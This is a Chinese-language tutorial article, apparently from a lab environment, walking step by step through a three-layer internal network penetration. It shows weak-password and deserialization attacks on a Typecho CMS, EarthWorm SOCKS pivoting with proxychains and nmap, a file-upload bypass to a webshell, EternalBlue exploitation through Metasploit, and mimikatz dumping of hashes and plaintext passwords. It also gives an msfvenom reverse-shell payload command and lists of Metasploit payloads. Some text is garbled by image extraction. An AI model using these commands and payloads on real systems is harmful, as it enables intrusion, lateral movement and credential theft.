内网渗透 | 手把手教你如何进行内网渗透

原创Railgun HACK学习呀


2020-02-10原文

目录结构

- 1. 0x01 DMZ渗透
- 2.0x02 跳板及内网探测
 - 2.1. 0x2.1 做跳板
 - 2.2. 0x2.2 内网探测
- 3.0x03 第二层渗透
 - 3.1. 0x3.1 web渗透 or MS17_010
 - 3.2. 0x3.2 内网探测+跳板代理链
- 4.0x4 第三层内网渗透
- 5.0x5 总结
 - 5.1.0x5.1 跳板总结
 - 5.2. 0x5.2 内网探测
 - 5.3.0x5.3 后话


(E) HACK學习雰

0x01 DMZ渗透



首页

看到DMZ开启了web服务,是一个typecho的cms,后台默认就是/admin




后台 尝试爆破




弱口令admin1234

但是找了一圈并没有发现有什么可以利用的,网上有一个反序列化的洞可以用。



上面呢,就是利用exp将一句话写入当前目录的shellx.php中。



get shell

到这里呢,想了想我们的目标是内网,并且防火墙没开,就不考虑提权了。

0x02 跳板及内网探测

现在的目标是将此DMZ服务器当作跳板并探测内网的服务器。

0x2.1 做跳板

采用ew套接字<socks>代理,服务器上运行准备好的ew_for_linux64,本地使用proxifier配置如下:



代理规则配置如上,可以根据情况具体配置,以上是Windows端的配置,但是渗透难免会用到kali,所以kali也需要配置:

```
root@Night-Watch:~/Desktop# vi /etc/proxychains.conf
root@Night-Watch:~/Desktop# cp /usr/lib/proxychains3/proxyreaction#
root@Night-Watch:~/Desktop#
```

首先修改一下/etc/proxychains.conf,如下图所示:

```
The option below identifies how the ProxyList is treated.
 only one option should be uncommented at time,
 otherwise the last appearing option will be accepted
dynamic chain
# Dynamic - Each connection will be done via chained proxies
# all proxies chained in the order as they appear in the list
# at least one proxy must be online to play in chain
 (dead proxies are skipped)
# otherwise EINTR is returned to the app
                                                            Mack学习呀
strict chain
                           root@Night-Watch: ~/Desktop
                                                                     •
File Edit View Search Terminal Help
tcp connect time out 8000
# ProxyList format
       type host port [user pass]
       (values separated by 'tab' or 'blank')
        Examples:
              socks5 192.168.67.78
                                     1080
                                            lamer
                                                    secret
              http
                      192.168.89.3
                                     8080
                                            justu
                                                   hidden
              socks4 192.168.1.49
                                     1080
              http
                      192.168.39.93
       proxy types: http, socks4, socks5
        ( auth types supported: "basic"-http "user/pass"-socks )
[ProxyList]
# add proxy here ...
# meanwile
# defaults set to "tor"
                                                            MacK学习呀
socks5 172.17.17.12 2335
```

修改完成后保存,然后就可以proxychains nmap等等。

至此, 跳板配置基本完成。

还有一种方法是利用msf生成马儿让目标运行,反弹回来meterpreter查看路由添加路由,然后msf就可以访问内网,可以使用msf来探测以及渗透测试。

0x2.2 内网探测

这里首先有几种方法。

第一种, ifconfig, 适用于双网卡的情况:

```
(apache:/etc/sysconfig/network-scripts) $ ifconfig
ens33: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 172.17.17.12 netmask 255.255.255.0 broadcast 172.17.17.255
    inet6 fe80::cb05:2436:70c:83b9 prefixlen 64 scopeid 0x20<link>
    ether 00:50:56:32:d1:9f txqueuelen 1000 (Ethernet)
    RX packets 52557 bytes 34864849 (33.2 MiB)
    RX errors 0 dropped 1 overruns 0 frame 0
    TX packets 35801 bytes 12657620 (12.0 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 10968 bytes 4951760 (4.7 MiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 10968 bytes 4951760 (4.7 MiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

但是可以看到,并没有我们需要的信息。

第二种查看路由以及arp:

```
:/var/www/html) $ route -n
Kernel IP routing table
Destination
                                Genmask
                                                Flags Metric Ref
               Gateway
                                                             ♠ HACK学习呀33
0.0.0.0
               172.17.17.2
                                0.0.0.0
                                                ŪĞ
                                255.255.255.0
172.17.17.0
               0.0.0.0
                                                      100
                                                                      0 ens33
```

路由

上 图 是 查 看 路 由 , 还 可 以 利 用 arp - a 查 看 一 下 arp 的 信 息 , 以 及 可 以 利 用 traceroute xxx.com查看一下路由走的路径。

但是看到也没有我们想要的信息,到这里我是很迷茫了,找不到内网另一个ip段,我就去问了一下环境的搭建者,他也不知道怎么找,索性就把ip段告诉了我,此处留个疑问,希望有想法的大佬联系我。

既然知道了ip段,就需要探测一下到底哪些主机我们可以渗透:

```
root@Night-Watch:~/Desktop# proxychains3 nmap -sT -sV -Pn -n -p80 10.10.1.0/24
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 03:53 EST
|S-chain|-<>-172.17.17.12:2333-<><>-10.10.1.1:80-<><>-0K
|S-chain|-<>-172.17.17.12:2333-<>>-10.10.1.2:80-<>-OK
|S-chain|-<>-172.17.17.12:2333-<>>-10.10.1.3:80-<--timeout
```

利 proxychain


nmap达到nmap使用代理扫描的效果,这里需要注意的是socket代理不支持I CMP协议,所以nmap的参数应设置如上图所示,端口可以自己改。

可以看到10.10.1.1以及10.10.1.2的80端口都开着,那我就proxychains3 firefox打开火狐访问了一下,第一个是路由器的管理,第二个是一个cms。到这里呢,可以去猜一下路由的密码,我是直接去看了cms,因为kali中渗透we b有点麻烦,所以就利用上面配置好的proxifier代理在Windows下进行渗透

0x03 第二层渗透

0x3.1 web渗透 or MS17_010






后台

后台默认路径/admin.php,使用了默认账号密码admin 123456

这个cms呢,后台可以getshell,我是被卡在burpsuite抓包上面,开了burp suite总是无法访问,后来才发现,在burpsuite里面设置了socks代理就没必要再开proxifier了。burp配置如下:




第一种方法

SOCKS Proxy		
These settings let you configure Burp to use a SOCKS proxy. This setting is applied at the TCP level, and all outbound requests will be sent servers, then requests to upstream proxies will be sent via the SOCKS proxy configured here.		
Note: these settings	can be overridden for individual project	ts within project options.
✓ Use SOCKS prox	y	
SOCKS proxy host:	172.17.17.12	
SOCKS proxy port:	8888	
Username:		
Password:		
☐ Do DNS lookups	over SOCKS proxy	© HACK学习呀
	These settings let ye servers, then reque Note: these settings Use SOCKS proxy SOCKS proxy host: SOCKS proxy port: Username: Password:	These settings let you configure Burp to use a SOCKS proxy servers, then requests to upstream proxies will be sent via Note: these settings can be overridden for individual project Use SOCKS proxy SOCKS proxy host: 172.17.17.12 SOCKS proxy port: 8888 Username:


第二种方法

如上配置后,就不需要再开socks代理工具了,否则会出现问题。





在后台添加php允许上传,再去上传点,不要传php因为判断了Content-

Type.



传图片抓包改成php





成功getshell,这是一种方法,比较麻烦。

前期内网探测时发现了这是台windows服务器,并且存在MS17_010漏洞,可以proxychains3 msfconsole利用msf直接打。


0x3.2 内网探测+跳板代理链

因为这是第二层内网,所以要连接webshell需要打开proxifier然后用AntSwo rd进行连接。




双网卡

如上图我们知道了第三层ip段为4.4.1.x,看一下arp表:



这种基本猜测下个目标就是4.4.1.2了,但还是需要nmap探测一下,在此之前,先配置代理链。

还是使用earthworm进行socks代理,服务端运行后,本机配置如下:



windows

```
O 0 0
                              root@Night-Watch: ~/Desktop
File Edit View Search Terminal Help
 ProxyList format
        type host port [user pass]
        (values separated by 'tab' or 'blank')
         Examples:
                socks5
                        192 . 168 . 67 . 78
                                         1080
                                                 lamer
                                                         secret
                http
                        192.168.89.3
                                         8080
                                                 justu
                                                         hidden
                socks4
                        192.168.1.49
                                         1080
                http
                        192.168.39.93
                                         8080
        proxy types: http, socks4, socks5
         ( auth types supported: "basic"-http "user/pass"-socks )
[ProxyList]
 add proxy here ...
 meanwile
 defaults set to "tor"
socks5 172.17.17.12 8888
                                                                  Mack学习呀
       10.10.1.2 1234
socks5
```

kali

配置完成后,用nmap探测一下


```
ght-Watch:~/Desktop# proxychains nmap -sT -sV -Pn -n -0 4.4.1.2
ProxyChains-3.1 (http://proxychains.sf.net)
Starting Nmap 7.80 ( https://nmap.org ) at 2019-12-18 21:29 EST
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><-4.4.1.2:21-<--timeout
S-chain | -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:1025-<--timeout
S-chain - <>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:135-<><-0K
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:445-<>-0K
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:1723-<--timeout
S-chain | -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:8888-<--timeout
S-chain - <> - 172.17.17.12:8888 - <> - 10.10.1.2:1234 - <> - 4.4.1.2:22 - < - - timeout
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<>-4.4.1.2:256-<--timeout
S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:5900-<--timeout
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<>-4.4.1.2:995-<--timeout
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:80-<--timeout
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<>-4.4.1.2:111-<--timeout
S-chain|-<>-172.17.12:8888-<>-10.10.1.2:1234-<><-4.4.1.2:113-<--timeout
S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:3389-<>>-0K
S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:53-<--timeout
S-chain -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:443-<--timeout
S-chain | -<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:110-<--timeout
S-chain | -<>-172.17.17.12.8888-<>-10.10.1.2:1234-<><-4.4.1.2:9
S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.1.2:25
|S-chain|-<>-172.17.17.12:8888-<>-10.10.1.2:1234-<><>-4.4.
```

可以看到开了135、445、3389,啥都不说了,永恒之蓝打一波。

0x4 第三层内网渗透

```
msf5 > search 17 010
Matching Modules
                                                     Disclosure Date Rank
     Name
heck Description
   0 auxiliary/admin/smb/ms17 010 command
                                                     2017-03-14
      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Command Execution
   1 auxiliary/scanner/smb/smb ms17 010
      MS17-010 SMB RCE Detection
   2 exploit/windows/smb/ms17 010 eternalblue
                                                     2017-03-14
                                                                     average
      MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption
es
   3 exploit/windows/smb/ms17 010 eternalblue win8 2017-03-14
                                                                     average
      MS17-010 EternalBlue SMB Remote Windows Kernel Pool Corruption for Win8+
0
   4 exploit/windows/smb/ms17 010 psexec
                                                     2017-03-14
                                                                     normal
      MS17-010 EternalRomance/EternalSynergy/EternalChampion SMB Remote Windows
Code Execution
                                                             Mack学习呀
msf5 exploit(windows/smb/ms17_010_eternalblue) > set rhost 4.4.1.2
rhost => 4.4.1.2
msf5 exploit(windows/smb/ms17_010_eternalblue) > set payload windows/x64/meterpr
eter/bind tcp
payload => windows/x64/meterpreter/bind tcp
                                                              😘 HACK学习呀
msf5 exploit(windows/smb/ms17_010_eternalblue) > show options
```

这里需要注意,payload要选择正向连接的,不要反弹shell,因为我们访问得到目标而目标访问不到我们。




得到一个meterpreter shell。

```
meterpreter > load mimikatz
Loading extension mimikatz...[!] Loaded Mimikatz on a newer OS (Windows 7 (Build
 7600).). Did you mean to 'load kiwi' instead?
Success.
meterpreter > mimikatz command -f samdump::hashes
Ordinateur : admin-PC
BootKey : 1d35381696867b1212838fe9778959a4
Rid : 500
User : Administrator
LM
NTLM : 31d6cfe0d16ae931b73c59d7e0c089c0
Rid : 501
User : Guest
LM :
NTLM<sub>n.isswd</sub>
Rid : 1000
User : admin
LM
NTLM : 117a77492d6172d4cb90378821d40415
meterpreter > mimikatz command -f sekurlsa::searchPasswords
[0] { admin ; admin-PC ; admin1234567890 }
[1] { admin ; admin-PC ; admin1234567890 }
[2] { admin ; admin-PC ; admin1234567890 }
[3] { admin ; admin-PC ; admin1234567890 }
[4] { admin-PC ; admin ; admin1234567890 }
                                                                           Mack学习呀
[5] { admin-PC ; admin ; admin1234567890 }
meterpreter >
```

read password

这样我们拿到了admin的密码,直接远程连接:



3389

至此呢,本次内网渗透就完成了。

0x5 总结

0x5.1 跳板总结

拿到DMZ的shell或权限后,可以使用ew建立socks代理,我们的windows用 proxifier,我们的linux用proxychains连接,即可访问内网。如果是多层,那么proxifier提供代理链,proxychains也可以多层代理。

ew_for_linux64 -s ssocksd -1 8888

ew_for_windows.exe -s ssocksd -1 8888

ew建立ss连接。

windows下若需要burpsuite进行配合,就关掉proxifier,使用burpsuite配置socks代理,其他步骤和平常使用burp一样即可。

Linux下若使用burpsuite与上面同理,不要使用proxychains即可。

0x5.2 内网探测

Linux下还可以通过msf进行内网探测以及攻击:

先msfvenom生成木马放到DMZ运行弹到kali上面然后进行添加路由。

1, 首先获取目标服务器的网段: run get local subnets 令即可看到网段信息,如下↓ meterpreter > run get_local_subnets↓

- [!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute. 4
- [!] Example: run post/multi/manage/autoroute OPTION=value [...]↓

Local subnet: 172.17.17.0/255.255.255.0↔

Local subnet: 192.168.32.0/255.255.255.04

发现 172. 17. 17. 0/24 和 192. 168. 32. 0/24 两个网段, 因为 172 的网段我们已经可以直接访问, 而 192 的在内网, 我们就要添加路由了。↓

- 2, 执行: run autoroute -s 192.168.32.0/24 命令即可将 192.168.32.0/24 添加进 msf 的路由, 此时在 msf 中执行的扫描, 或者攻击, 只有目标是 192.168.32.0/24 网段的都会通过↓
- 3, 之后用 background 命令,将 meterpretershell 的 session 放到后台中运行,此时即可调用 nmap 等各种模块进行扫描或者攻击↓
- 4,如果使用 ms17-010 之后发现用 meterpreter 的 shell 打不进去,换成 cmdshell 即可,本来想升级 cmdshell 为 meterpretershell 的,但是报错了,不知道为什么↓
 - 5, 使用 use auxiliary/server/socks4a 进行 socket 代理, 4
 - msf exploit(handler) > use auxiliary/server/socks4a +
 - msf auxiliary(socks4a) > set srvhost 127.0.0.1
 - msf auxiliary(socks4a) > set srvport 10804
 - msf auxiliary(socks4a) > run₽
 - 之后 vi /etc/proxychains.conf 最后一行添加 socks4 127.0.0.1 1080 +
 - 之后要使用代理时在命令请加上 proxychains 即可,例如: proxychains rdesktop
 - 192. 168. 32. 129 即可通过代理远程连接带 192. 168. 32. 1294

,HACK学习呀

```
linux/x86/meterpreter/reverse_tcp
linux/x86/meterpreter/bind_tcp
linux/x86/shell_bind_tcp
linux/x86/shell_reverse_tcp
linux/x64/shell/bind_tcp
linux/x64/shell/reverse_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp
linux/x64/shell_bind_tcp_random_port
linux/x64/shell_reverse_tcp
```

windows 相关 payload:

```
windows/meterpreter/reverse_tcp
windows/meterpreter/bind_tcp
windows/meterpreter/reverse_hop_http
windows/meterpreter/reverse_http
windows/meterpreter/reverse_http_proxy_pstore
windows/meterpreter/reverse_https
windows/meterpreter/reverse_https
windows/meterpreter/reverse_https_proxy
windows/shell_reverse_tcp
windows/shell_bind_tcp
windows/x64/meterpreter/reverse_tcp
windows/x64/meterpreter/bind_tcp
windows/x64/shell_reverse_tcp
windows/x64/shell_bind_tcp
```


payload

msfvenom -p windows/meterpreter/reverse_tcp LHOST=192.168.1.106
LPORT=1234 -f exe -o payload.exe

反弹payload配置,正向配置rhost以及rport即可。

针对双网卡的目标:

ipconfig或ifconfig



arp

若是路由的话,可以先看一下路由,或按照上面msf的情况:

```
      (apache:/var/www/html) $ route -n

      Kernel IP routing table

      Destination Gateway Genmask Flags Metric Ref Use Iface

      0.0.0.0 172.17.17.2 0.0.0.0 UG 100 HACK学习好33

      172.17.17.0 0.0.0.0 255.255.255.0 U 100 0 0 ens33
```

route

若是没有有效信息,可以考虑社工。

关于nmap:

因为ss不支持ICMP协议,所以要加如上参数,若需要其他功能则直接加就行

0x5.3 后话

本次DMZ开启了web服务是linux服务器,第二层开了web服务是windows服务器,第三层windows服务器。

渗透过程中, 首先要明确目标开了什么服务, 什么操作系统等等, 我们才知道如何下手。

本次渗透没有涉及域渗透,只是简单说明一下渗透流程。




推荐阅读:

内网渗透 | 域渗透实操ATT&CK

原创投稿作者: Railgun 作者博客: www.pwn4fun.com

本文由公众号HACK学习排版编辑整理



精选留言

用户设置不下载评论